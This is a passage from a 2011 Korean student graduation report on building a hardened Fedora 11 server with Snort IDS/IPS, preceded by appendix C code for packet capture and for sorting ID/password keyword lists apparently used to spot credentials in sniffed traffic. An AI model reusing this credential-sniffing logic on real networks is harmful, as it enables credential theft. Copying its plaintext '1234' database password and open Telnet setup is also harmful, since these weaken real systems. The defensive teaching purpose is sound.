    printf("\nListening on %s\n",d->description);
    printf("\n\7\7\7\7>> 검증을 시작합니다.\n");

    o_port=0; c_port=0; flag_login=0;
    pcap_freealldevs(alldevs);

pcap_loop(adhandle, 0, packet_handler, NULL);                    // packet_handler 호출
    return 0;
    }
```

[부록 2] Keysort

```
#include <stdio.h>
#include <math.h>
#include <stdlib.h>
#include <string.h>
#define  IDPW_COUNT 500

char id[]="userID:userId:userid:uid:ID:id:";        // 최소 ID keyword 세팅
char pw[]="password:passwd:pwd:pw:";          // 최소 Password keyword 세팅
char idfile[]="./idfile", pwfile[]="./pwfile";
char tabbuff[100];

int  idpw_table(char *source, char *list[] );
void idpw_print(char *list[], int count);
void idpw_write(FILE *fp, char *list[], int index[], int count);
void selection_sort(char *list[], int index[], int n);
FILE *fpi, *fpp;

//*************************************************************************
//                                    main 함수
//*************************************************************************
int main(void)
{
        int  i, j, job;
        char *idptr[IDPW_COUNT], *pwptr[IDPW_COUNT];
        int   ididx[IDPW_COUNT],  pwidx[IDPW_COUNT];
        int  idcount, pwcount;
        char *tmp;

//  작업 선택
start:

        j=7; for (i=0; i<1 ; i++) printf("%c", j);
        printf("\n>> Keyword 파일 관리 시스템\n");
        printf("   1. Keyword 배열 정열/쓰기\n");
        printf("   2. Keyword 추가 입력/쓰기\n");
        printf("   3. Keyword 파일 재정렬\n");
        printf("   4. Keyword 파일 출력\n");
        printf("   5. 작업 종료\n\n.. 작업을 선택하세요 ( 1-5 ) ? ");
        scanf("%d", &job);

        if(job==1) goto sort; else if(job==2) goto resort; else if(job==3) goto resort;
        if(job==4) goto resort; else if(job==5) goto last;
        printf("   1번부터 5번까지의 작업을 선택해 주세요 !\n"); goto start;
```

```
//  ID & Password Keyword가 연결 수록된 배열에서 Keyword 분리 저장
sort:
        printf("\n.. 프로그램내 배열에 수록된 Keyword로 초기화됩니다 !\n");
        printf(".. 계속하시겠습니까 ( 예=1, 아니오=2 ) ? ");
        scanf("%d", &i);
        if (i==2) { printf("\n.. 작업을 실행하지 않았습니다 !\n"); goto start; }
        if (i<1 || i>2) goto sort;
        idcount=idpw_table(id, idptr);
        pwcount=idpw_table(pw, pwptr);
        goto idpw_wr;

//  ID & Password Keyword를 수록된 파일에서 읽기
resort:
        if((fpi=fopen(idfile,"r"))==NULL)
                {printf("\n    ID 파일 open 오류 !\n"); goto end;}
        if((fpp=fopen(pwfile,"r"))==NULL)
                {printf("\n    Password 파일을 open 오류 !\n"); goto end;}

        idcount=0;
        while(++idcount) {
                j=fscanf(fpi,"%s", tabbuff);
                if (j==-1) goto read_end1;
                idptr[idcount]=calloc(strlen(tabbuff)+1, sizeof(char));
                strcpy((char *)idptr[idcount], (char *)tabbuff);
                }

read_end1:
        idcount--; pwcount=0;
        while(++pwcount) {
                j=fscanf(fpp,"%s", tabbuff);
                if (j==-1) goto read_end2;
                pwptr[pwcount]=calloc(strlen(tabbuff)+1, sizeof(char));
                strcpy((char *)pwptr[pwcount], (char *)tabbuff);
                }

read_end2:
        pwcount--;
        if (job==2) goto input; else if (job==3) goto idpw_wr; else if (job==4) goto print;

//  ID & Password Keyword 추가 입력
input:
        printf("\n>> ID Keyword를 먼저 입력하세요 !\n");
        tmp=calloc(20, sizeof(char));
        while(1) {
                printf(".. Keyword ( 종료 = / ) ? "); scanf("%s", tmp);
```

```
                if(tmp[0]=='/') goto pw_input;
                idptr[++idcount]=calloc(strlen((char *)tmp)+1, sizeof(char));
                strcpy((char *)idptr[idcount], (char *)tmp);
        }

pw_input:
        printf("\n>> Password Keyword를 입력하세요 !\n");
        tmp=calloc(20, sizeof(char));
        while(1) {
                printf(".. Keyword ( 종료 = / ) ? "); scanf("%s", tmp);
                if(tmp[0]=='/') goto idpw_wr;
                pwptr[++pwcount]=calloc(strlen((char *)tmp)+1, sizeof(char));
                strcpy((char *)pwptr[pwcount], (char *)tmp);
        }

//  ID & Password Keyword 정렬
idpw_wr:
        for (i=1; i<=idcount; i++) ididx[i]=i;
        selection_sort(idptr, ididx, idcount);

        for (i=1; i<=pwcount; i++) pwidx[i]=i;
        selection_sort(pwptr, pwidx, pwcount);

//  ID & Password Keyword 정렬 후 디스크 파일에 쓰기
        if((fpi=fopen(idfile,"w"))==NULL)
                {printf("\n.. ID 파일 open 오류 !\n"); goto end;}
        idpw_write(fpi, idptr, ididx, idcount);
        fclose(fpi);

        if((fpp=fopen(pwfile,"w"))==NULL)
                {printf("\n.. Password 파일 open 오류 !\n"); goto end;}
        idpw_write(fpp, pwptr, pwidx, pwcount);
        fclose(fpp);

        printf("\n.. 해당 작업을 끝냈습니다 !\n");
        goto start;

//  ID & Password Keyword 화면 출력
print:
        printf("\n\t\t\t          ID keyword 리스트");
        printf("\n\t\t\t          ==================\n\n");
        idpw_print(idptr, idcount);
        printf("\n\t\t\t      password keyword 리스트");
        printf("\n\t\t\t      ======================\n\n");
        idpw_print(pwptr, pwcount);
```

```
        printf("\n.. 해당 작업을 끝냈습니다 !\n");
        goto start;

last:
        printf("\n\n>> 모든 작업이 종료되었습니다 !\n\n");
end:;
}

//*************************************************************************
//                    ID & Password Keyword 화면 출력 함수
//*************************************************************************
void idpw_print(char *list[], int count)
{       int i, j, k1, k2;
        if((count%4)==0) k1=count/4; else k1=count/4 +1 ;

        printf(" no                keyword     no        keyword      no      keyword      no
keyword\n");
        printf("
-------------------------------------------------------------------------------\n");
        for (i=1; i<=k1; i++) {
                for (j=1; j<=4; j++) {
                        k2=(j-1)* k1 + i;
                        if (k2<=count && j==1) printf("%3d %21s", k2, list[k2]);
                        if (k2<=count && j==2) printf("%6d %12s", k2, list[k2]);
                        if (k2<=count && j==3) printf("%7d %10s", k2, list[k2]);
                        if (k2<=count && j==4) printf("%7d %8s", k2, list[k2]);
                }
                printf("\n");
        }
        printf("
-------------------------------------------------------------------------------\n");
}

//*************************************************************************
//                ID & Password Keyword 디스크 파일 쓰기 함수
//*************************************************************************
void idpw_write(FILE *fp, char *list[], int index[], int count)
{       int i, k1, k2;
        for (i=1; i<=count; i++) {
                k1=index[i];
                if (i!=count) {
                        k2=index[i+1];
                        if(strcmp((char *)list[k1], (char *)list[k2]) == 0) goto skip;
                }
                fprintf(fp, "%s\n", list[k1]);
skip:;
```

```
        }
}

//*************************************************************************
//                    ID & Password Keyword 정렬 함수
//*************************************************************************
void selection_sort(char *list[], int index[], int n)
{
        int i, j, k1, k2, temp, least;

        for(i = 1; i <= n-1; i++)
        {   least = i;
                for(j = i + 1; j <= n; j++)
                {   k1=index[j]; k2=index[least];
                        if(strlen(list[k1]) > strlen(list[k2])) { least = j; continue; }
                        if(strlen(list[k1]) < strlen(list[k2])) continue;
                        if(strcmp((char *)list[k1], (char *)list[k2]) < 0) least = j;
                }
                if (i==least) continue;
                temp = index[i];
                index[i] = index[least];
                index[least] = temp;
        }
}

//*************************************************************************
//          배열변수에 연결 수록된 ID & Password Keyword 분리 함수
//*************************************************************************
int idpw_table(char *source, char *list[] )
{       int  k, cnt;
        char *ptr;

        cnt=0; ptr=calloc(strlen((char *)source)+1, sizeof(char));
        strcpy((char *)ptr, (char *)source);
        while(1)
        {       k=strcspn(ptr,":");
                if (k==0) break;
                list[++cnt]=calloc(k+1, sizeof(char));
                strncat((char *)list[cnt], (char *)ptr, k);
                strcpy((char *)ptr, (char *)(ptr+k+1));
        }
        return cnt;
}
```

2011 졸업연구 결과보고서

Fedora 11을 이용한 Secure OS 제작(구현)

팀 명 AEGIS

지도교수 박 인 숙 교수님

팀 원 정 현 섭(정보보호 4학년)
신 금 현(정보보호 4학년)
박 현 수(정보보호 4학년)
박 재 승(정보보호 4학년)
김 인 호(정보보호 4학년)
이 아 름(경찰경호 4학년)

스 텝 서 화 은(정보보호 3학년)
전 종 현(정보보호 3학년)

2011. 10

중부대학교 정보보호학과

목 차

표 차례

그림 차례

요 약 문

1. 연구제목

Fedora 11을 이용한 Secure OS 제작(구현)

2. 연구 목적 및 필요성

현재 공기업 및 사기업들의 서버 PC가 해킹 및 공격을 받아 개인정보 유출 및 전산 장애가 일어나는 사건들이 빈번히 발생되고 있다. 따라서 기본 배포판인 Fedora Core 11을 튜닝하여 각종 해킹 및 홍수공격을 방어할 수 있도록 1) IDS(침입탐지시스템)를 구축하여 침입 패킷들을 탐지하고, 2) IPS(침입방지시스템)를 구축하여 IDS에서 탐지한 패킷들을 방어할 목적으로 Secure OS를 구현하였다.

3. 연구 내용

본 졸업연구의 Secure OS는 배포판인 Fedora Core 11을 튜닝 하여 구현 하였다.
여러 대의 PC를 이용하여 구축한 서버와 IDS와 IPS를 탑재한 Secure OS는 어디서든 원격으로 시스템을 보수할 수 있도록 구현된 Telnet서버, APM으로 구축한 Web 서버와 VsFTP로 구축한 FTP서버로 구성되었다.
Snort와 Base를 이용하여 구축한 IDS와 Snort_Inline을 이용한 IPS를 내장하여 보안이 더욱 강화된 OS이다. 침입 패킷의 탐지 및 방어 가 가능하고 Kernel을 튜닝 하여 각종 Flooding(홍수공격)을 방어할 수 있는 Secure OS이다.

4. 연구 결과

기본적으로 보급되는 Fedora Core 11에서 서버의 역할을 수행할 수 있도록 하였다. 이에 따라 Telnet을 비롯한 패키지가 설치되었다. Kernel은 최신 버전으로 유지하고 튜닝작업으로 기본적인 공격들에 대해 방어할 수 있도록 하였다. 또한 Snort를 이용한 IDS를 구축하여 다양한 경로의 침입들을 탐지할 수 있다. Snort_Inline을 이용하여 최근의 흐름과 마찬가지로 사전에 방지하는 기능을 강화 시켰으며 시공간의 제약을 벗어나기 위하여 Snort와 연동되는 BASE를 설치하여 원격지에서 접속하여 침입여부에 대하여 관제작업을 가능케 하였다. 결론적으로 기본 Fedora를 시작으로 다양한 프로그램을 설치, 설정하여 보안기능이 강화된 OS를 구축하였다.

Ⅰ. 연구 계획

1. 연구목적

(1) 인터넷을 통하여 악의적인 소프트웨어와 기업의 서버 네트워크의 리소스에 대한 내·외부의 위협이 증가하고 있다.

(2) 서버를 공격하는 기법 중에 대표적인 공격인 홍수공격으로 시스템에 과부화를 초래하여 시스템을 다운시키는 점을 중점으로 보안을 강화한다.

(3) 서버는 때와 장소를 구애받지 않고 언제든지 문제가 생기면 유지·보수가 가능하여야 한다.

2. 연구개요

(1) 최근에 네트워크(서버)의 공격 후 시스템의 마비나 네트워크 상의 정보 탈취에 관한 대응분야가 정보보호기술의 중요한 부문으로 부각됨으로써 이에 따른 연구가 중요한 시기이다.

(2) 따라서 IDS (Intrusion Detection System)와 IPS (Intrusion Prevention System)가 탑재되어있는 Secure OS로 Traffic 및 Packet의 침입을 탐지하고 방어하는 방법이 CUI (Command line Interface)를 이용하는 복잡하고 어려운 방법이 아닌 GUI (Graphical User Interface)를 이용하여 보다 쉬운 방법으로 보안시스템을 관리할 수 있는 방법을 선정함으로써, 누구든 쉽게 접할 수 있는 보안 운영체제를 구현하여 개인과 단체의 정보를 쉽게 보호할 수 있는 운영체제이다.

3. 관련 연구

(1) Kernel

CPU가 하드웨어의 중추적인 부분이라면 Kernel은 소프트웨어이지만 하드웨어와 소프트웨어의 매개체 역할을 하는 운영체제에 해당한다. Kernel은 컴퓨터가 구동되어 종료하는 시점까지 계속적으로 컴퓨터의 메모리에 남아서 프로세스와 메모리 할당 등을 주관한다.

(2) 침입탐지시스템(Intrusion Detection System, IDS)

네트워크 시스템에서 정당한 사용 권한이 없는 사용자의 침입을 감시하고 강제로

접속을 끊는 등 필요한 조치를 취하는 시스템을 의미한다. 침입탐지시스템은 보통 방화벽과 함께 운용 되는데 방화벽은 외부의 침입을 감지하는 시스템이고, 침입 탐지 시스템은 방화벽 내부에서 침입자의 행동을 감시하는 시스템이다.

침입탐지시스템은 방화벽으로 막을 수 없는 CGI를 이용한 공격이나 버퍼오버플로우(Buffer Over Flow)도 탐지할 수 있을 뿐만 아니라 LAN내부의 구성원이 저지를 수 있는 부정한 행위까지 감시할 수 있다.

(3) 침입방지시스템(Instrusion Prevention System, IPS)

네트워크에서 공격 서명을 찾아내어 자동으로 모종의 조치를 취함으로써 비정상적인 트래픽을 중단시키는 보안 솔루션. 수동적인 방어 개념의 침입 차단 시스템이나 IDS(침입 탐지 시스템)와 달리 침입 경고 이전에 공격을 중단시키는 데 초점을 둔, 침입 유도 기능과 자동 대처 기능이 합쳐진 개념의 솔루션이다. 또한 해당 서버의 비정상적인 행동에 따른 정보 유출을 자동으로 탐지하여 차단 조치를 취함으로써 인가자의 비정상 행위를 통제할 수 있다.

4. 연구 방법

(1) Snort와 Base를 연동한 IDS의 구현 조사

IDS가 침입을 탐지하는 방식은 몇 가지가 있지만 가장 대표적인 방식은 룰 기반의 패턴 매칭 방식으로 이는 사전에 정의된 패턴 또는 룰에 따라 트래픽이 매칭되었을 경우 공격 또는 비정상 트래픽으로 판단하는 것으로 이를테면, 80번 HTTP Port를 통해 “cmd.exe” 라는 URL요청이 보일 경우 비정상 트래픽이라 판단하는 것이다. 저희 프로젝트에서는 이러한 룰 기반의 공개 IDS 프로그램 중 가장 대중적으로 사용되고 있는 snort 라는 프로그램을 이용하여 비정상 트래픽을 탐지할 수 있는 방안에 대해 알아본다. 또한 관리자가 서버PC와 떨어져 있더라도 비정상 트래픽을 탐지한 로그를 관리할 수 있도록 BASE(Basic Analysis and Security Engine)을 탑재하여 원격지에서도 자유롭게 서버PC 의 로그사항을 관리할 수 있도록 하였다. 이것으로 인해서 가장 중요한 것 중 하나인 공간적 제약을 벗어날 수 있다.

(2) Snort_Inline을 이용한 IPS의 구현 조사

IDS가 보편적으로 사용되긴 하나 백신의 발전과정처럼 일련의 탐지과정으로는 부족하였다. 탐지는 관리자가 직접 조치를 취해야만 하고 이에 따라 불편함이 초래되고 대응의 신속성이 늦어지게 되었다. 이에 자동적으로 정해진 룰에 따라서 신속히 자신의 판단에 따른 조치를 취할 수 있도록 하는 방법이 개발되게 되었고 이는 IDS를 발전시킨 개념의 IPS로 발전되게 되었다. IPS는 IDS와 달리 탐지에서 끝나는 것이 아니라 탐지된 것들을 걸러내고 방지하는 기능을 탑재하게 되었다. 이에 따라 늦은 조치 또는 항상 관리자가 대기하는 데에 대한 노력을 줄이게 되었다.

(3) Kernel의 보안성 향상을 위한 Tuning 기법 조사

Kernel은 OS(운영체제)에서 가장 기본이 되는 것이지만, 대부분의 보급형 리눅스에서 사용되는 커널들은 사용의 편의성이나 보편성으로 인해서 기능의 제약이란게 없도록 되어있다. 이에 따라 보안의 문제에서 자유로울 수 없다. 하지만 그에 따른 배려로 커널을 계속 업데이트하고 각종 커널의 기능을 제어할 수 있도록 하였다. 커널의 기능을 제어함에 있어서 보편적인 위협에 대한 방어들을 위해서 필요한 기능들을 살펴보고 제어하는 방법에 대해서 알아보게 되었다. 그리고 이것으로 인해서 가장 기본적인 커널이 강해짐으로 한층 높은 보안 기능을 제공할 수 있을 것이다.

5. 최종 목표 및 결과의 활용

(1) 최종 목표

일단 기본적인 보급형 리눅스를 활용하여 각종 프로그램을 설치, OS를 조작하여 보안성을 높인 OS로 탈바꿈시켜 완성하는 것을 목표로 한다. 또한 이 프로젝트의 중점적인 목표는 네트워크를 모니터링하는 IDS와 그것에서 발전된 Traffic과 Packet분석 후 룰에 따라 처리하는 IPS의 구축이 될 것이다. 또한 각종 공격 또는 비상상황을 대처하기 편하도록 Base를 이용해서 연동시키도록 하여 편의성을 높이는 것을 모색하여 앞으로의 관리에 있어서 도움을 주도록 하며 이를 통해 최종적인 OS를 구성함을 목표로 한다.

(2) 결과의 활용

IPS를 구축함으로 이 프로젝트에 의해서 네트워크 모니터링에 대한 이해를 높일 수 있다. 또한 이를 적용하여 최근 유발되는 공격기법의 증가 등의 위협에 대응할 수 있고 원격지에서의 확인 가능한 연동으로써 관리자의 편의성을 제공할 수 있을 것이다.

Ⅱ. Secure OS

1. Secure OS의 개념

1-1. Secure OS의 정의

컴퓨터 운영체제의 보안상 결함으로 발생 가능한 각종 해킹으로 부터 시스템을 보호하기 위하여 기존의 운영체제 내에 보안 기능을 통합시킨 보안 Kernel을 추가로 이식한 운영 체제를 말한다.

1-2. Secure OS의 필요성

- 기존 보안 솔루션이 할 수 없었던 강력한 보안 기능을 요구한다.
- 데이터에 대한 직접적 보안을 요구한다.
- 특성이 다른 각각서버에 대한 정책 설정을 요구한다.

1-3. Secure OS의 기능

(1) 역할기반영역 분리: 사용자의 역할에 따라 시스템의 제어권한을 제한한다,.
(2) Kernel Level의 강제적 접근통제: Kernel에서 정보보안의 결정을 통제한다.
(3) 정보영역의 분리: 프로그램이 접근하는 정보의 영역을 OS가 통제한다.
(4) 최소권한 유지: 프로세스에 부여된 최소한의 권한만을 수행토록 통제한다.

1-4. Secure OS의 적용분야

(1) 인터넷 뱅킹, 인터넷 지불 시스템 등 전자상거래 분야가 있다.
(2) 기업 어플리케이션의 통합 인증 및 권한관리(ESM) 등 보안시스템 분야가 있다.
(3) 인터넷상에서 어플리케이션이나 전산자원을 서비스 하는 분야가 있다.

2. Secure OS의 튜닝 및 구현

시중에 있는 각종 배포판 리눅스들 중에서 저희는 Fedora Core 11을 이용하여 저희만의 Secure OS(AEGIS)를 제작 하였다.

① Telnet Server
- 장소에 불문하고 언제든지 시스템에 문제가 생기면 즉각 접속하여 문제를 해결할 수 있는 원격접속 서버이다.

② Web Server
- 서버를 상대로 제작하였으므로 기본적인 Web서버를 구축하였고, 이 Web서버로 각종 공격을 하여 보안성 테스트를 하고 있다.

③ FTP Server
- 영내 파일 전송 및 안전한 저장을 위하여 구축하였다.

④ IDS
- Snort와 Base를 연동하여 침입 탐지 시스템을 구축하였고, 침입 Log들을 DB에 저장하여 때와 장소가 상관없이 어디서든 Log를 확인할 수 있다.

⑤ IPS
- Snort_Inline을 이용하여 IDS와 함께 구동함으로써 물리적인 IPS보다 보안성은 떨어지지만 물리적 IPS가 없는 우리에겐 좋은 침입 방지 시스템의 기능을 하고 있다.


2-1. Telnet Server

(1) 원격접속 하는 것으로 사용자가 네트워크를 통해 다른 컴퓨터에 연결하여 그 컴퓨터에서 주는 서비스 등을 말하는 것인데, Telnet을 이용하면 네트워크에 있는 컴퓨터를 자신의 컴퓨터처럼 파일의 전송, 파일 생 성, 디렉토리 생성 등을 자유롭게 사용가능 하고, 일반적으로 Telnet 서비스를 이용하기 위해서는 연결 컴퓨터에서 제공하는, 즉 Telnet 서버에 계정(telnet account)이 있어야 합니다. 다시 말해 다른 사용자가 다른 컴퓨터를 텔넷이라는 매개체를 사용함으로 있어서 접속하여 사용하는 것을 말하는 것이다.

(2) Telnet Server의 구현
- Telnet-Server 설치 (yum install telnet-server)
- vi /etc/xinetd.d/telnet 으로 Telnet 환경설정 파일을 실행


[그림 2-1] Telnet Server 환경설정

- Service를 구동 (service xinetd start)
- Window 클라이언트에서 ping을 보냄으로 통신여부 확인



[그림 33-2] Telnet Server Ping test

- 마지막으로 방화벽에서 23번 Port를 열어준다.



[그림 2-3] Telnet Server Port 개방

2-2. Web Server

(1) 인터넷 사이트를 제공할 수 있도록 해주는 서버이다. 여기서 서버란 HW의 개념이 아니고 클라이언트의 요청을 받아 프로그램으로 처리하여 다시 전송해주는 역할을 하는 개념으로 이해하면 된다. 다시 말해 익스플로러나 파이어폭스 혹은 구글 크롬 등의 웹브라우저가 웹서버에 abc.html이라는 페이지를 자신의 IP 111.111.111.111로 보내달라고 요청을 하면 웹서버는 페이지를 찾아 네트워크가 인식할 수 있는 형태로 보내주는 것이다. 그러면 사용자는 브라우저를 통해 abc.html의 정보를 볼 수 있는 것이다. 가장 많이 쓰는 형태의 웹서버는 Linux상에 아파치, 윈도우서버 상에 IIS 이다.

(2) Web Server의 구현

- httpd설치
  (yum install httpd httpd-tools)
- PHP Packages를 설치
  (yum install php php-comm on php-mbstring php-cli php-phpmysql php-gd)
- Mysql Packages를 설치
  (yum install mysql mysql-libs mysql-server)
- Mysql정상 구동을 위해 시작
  (service mysqld start)

[그림 2-35] Web Server 정상 구동 확인

- 정상 구동하는 것을 확인할 수 있습니다.

2-3. FTP Server

(1) 인터넷을 통하여 어떤 한 컴퓨터에서 다른 컴퓨터로 파일을 송수신할 수 있도록 지원하는 방법과 그런 프로그램을 통칭하기도 한다. FTP를 이용하면 자신이 원하는 프로그램이나 각종 데이터를 무료나 저렴한 가격에 살 수 있다. 또 용량이 큰 파일도 빠르게 송수신할 수 있다. 파일을 송수신할 때에는 정당한 자격, 즉 원격 호스트 컴퓨터를 이용할 수 있는 사용자 ID와 패스워드(password)가 있어야 원하는 원격 호스트 컴퓨터에 접속할 수 있다. 그러나 인터넷상에는 패스워드가 없어도 접속할 수 있는 공개 FTP 호스트가 있다. 이러한 FTP 호스트를 Anonymous FTP라고 하는데 전 세계적으로 이러한 Anonymous FTP는 수천 개에 이른다.

사용자로 등록하지 않고서도 anonymous라는 ID와 패스워드로 자신의 E-mail 주소를 설정하면 원격지 호스트에 접속하여 파일을 쉽게 송수신할 수 있다.

(2) FTP Server의 구현
- FTP Server 설치 (yum install vsftpd)
- 부팅 시 FTP서버 자동실행 설정
  (chkconfig vsftpd on)
- FTP서버 시작 (service vsftpd start)
- 방화벽에서 Service와 Port를 열어주어 클라이언트의 접속가능

2-4. Intrusion Detection System(IDS)

(1) 정보시스템의 보안을 위협하는 침입행위가 발생할 경우 이를 탐지, 적극 대응하기 위한 시스템이다. 특히 침입 차단을 목적으로 하는 방화벽과는 달리 각종 해킹 수법을 이미 자체에 내장하고 있어 침입행동을 실시간으로 감지, 제어, 추적할 수 있다. 해킹 사실이 발견됐을 때 해킹에 관한 정보를 이동전화, 전자우편 등으로 즉시 전송하고, 네트워크 관리자가 없을 경우에도 24시간 시스템 보안을 유지해 준다. 내부 정보의 유출도 사전에 탐지해 미리 차단하고, 침입을 시도한 해커에 대해서는 침투경로까지 추적해 찾아내며, 데이터를 안전한 곳으로 전환시켜 놓는 등 방화벽의 수동적인 대처와는 달리 적극적인 대응을 한다.

(2) IDS의 구현

OS	Fedora Core 11
IDS Package	Snort 2.8.6.1
Log Analysis	Basic Analysis and Security Engine 1.4.5

[표 2-1] IDS의 구현 환경

- Snort와 SnortRules를 다운로드하여 설치
- Snort & SnortRules 다운로드 주소 :

http://www.snort.org

※ SnortRules은 이메일 인증 후 다운로드 가능

- 설치

디렉토리는 자기가 편한 곳으로 잡으면 되지만 저희는 /usr/local로 잡고 설치하겠습니다.

./configure -> make -> make install 순으로 소스 설치

- Mysql을 접속하여 snortdb라는 유저 생성
- IDS의 로그가 저장될 DB와 Table을 생성

```
mysql> show tables;
+-----------------------+
| Tables_in_snortdb     |
+-----------------------+
| acid_ag               |
| acid_ag_alert         |
| acid_event            |
| acid_ip_cache         |
| base_roles            |
| base_users            |
| data                  |
| detail                |
| encoding              |
| event                 |
| icmphdr               |
| iphdr                 |
| opt                   |
| reference             |
| reference_system      |
| schema                |
| sensor                |
| sig_class             |
| sig_reference         |
| signature             |
| tcphdr                |
| udphdr                |
+-----------------------+
22 rows in set (0.00 sec)

mysql>
```

[그림 2-36] Log DB와 Table

- Snort와 DB의 연동을 위한 Snort의 설정
- /usr/local/etc/snort.conf 의 설정을 변경

```
78 var RULE_PATH /usr/local/rules
79 var SO_RULE_PATH /usr/local/so_rules
80 var PREPROC_RULE_PATH /usr/local/preproc_rules
81
```

[그림 2-37] Snort와 DB연동의 환경설정 1

- Snort의 IDS화를 위하여 Secure Rule을 적용

```
299 # Portscan detection.  For more information, see README.sfportscan
300 preprocessor sfportscan: proto  { all } memcap { 10000000 } sense_level { low }
301
302 # ARP spoof detection.  For more information, see the Snort Manual - Configuring
```

[그림 2-38] Snort와 DB연동의 환경설정 2

- Port Scan을 감지해내는 행의 주석을 제거

```
351 # output database: alert, <db_type>, user=<username> password=<password> test dbname=<
    name> host=<hostname>
352 # output database: log, <db_type>, user=<username> password=<password> test dbname=<na
    me> host=<hostname>
353
```

```
350 # database
351 output database: alert, mysql, user=snort password=1234 dbname=snortdb host=localhost
352 output database: log, mysql, user=snort password=1234 dbname=snortdb host=localhost
353
```

[그림 2-39] Snort와 DB연동의 환경설정 3

- DB와 연동을 설정
- Snort 실행 시 4종류의 error가 발생
  ※error 내용 및 해결방안 : [부록 1] 참고
- 문제 해결 후 실행하면 다음과 같이 실행 성공


```
root@localhost:~
파일(F)  편집(E)  보기(V)  터미널(T)  탭(B)  도움말(H)
[root@localhost ~]# snort -c /usr/local/etc/snort.conf
        --== Initialization Complete ==--

        -*> Snort! <*-
o")~    Version 2.8.6.1 (Build 39)
        By Martin Roesch & The Snort Team: http://www.snort.org/snort/snor
        Copyright (C) 1998-2010 Sourcefire, Inc., et al.
        Using PCRE version: 6.6 06-Feb-2006

        Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 1.12  <Build 18>
        Preprocessor Object: SF_DCERPC  Version 1.1  <Build 5>
        Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
        Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
        Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
        Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
        Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
        Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
        Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
Not Using PCAP_FRAMES
```


[그림 2-40] Snort의 정상 구동

- DB와 Snort의 최종 연동을 위한 Web 작업
  ※ http://서버PC의 IP주소/base로 접속



[그림 2-41] BASE 초기 설정 전

- 최초 접속 시 위의 사진처럼 error가 발생
  ※error내용 및 해결 방안 : [부록 2] 참고
- httpd를 재시작 후 재접속 시 정상 구동

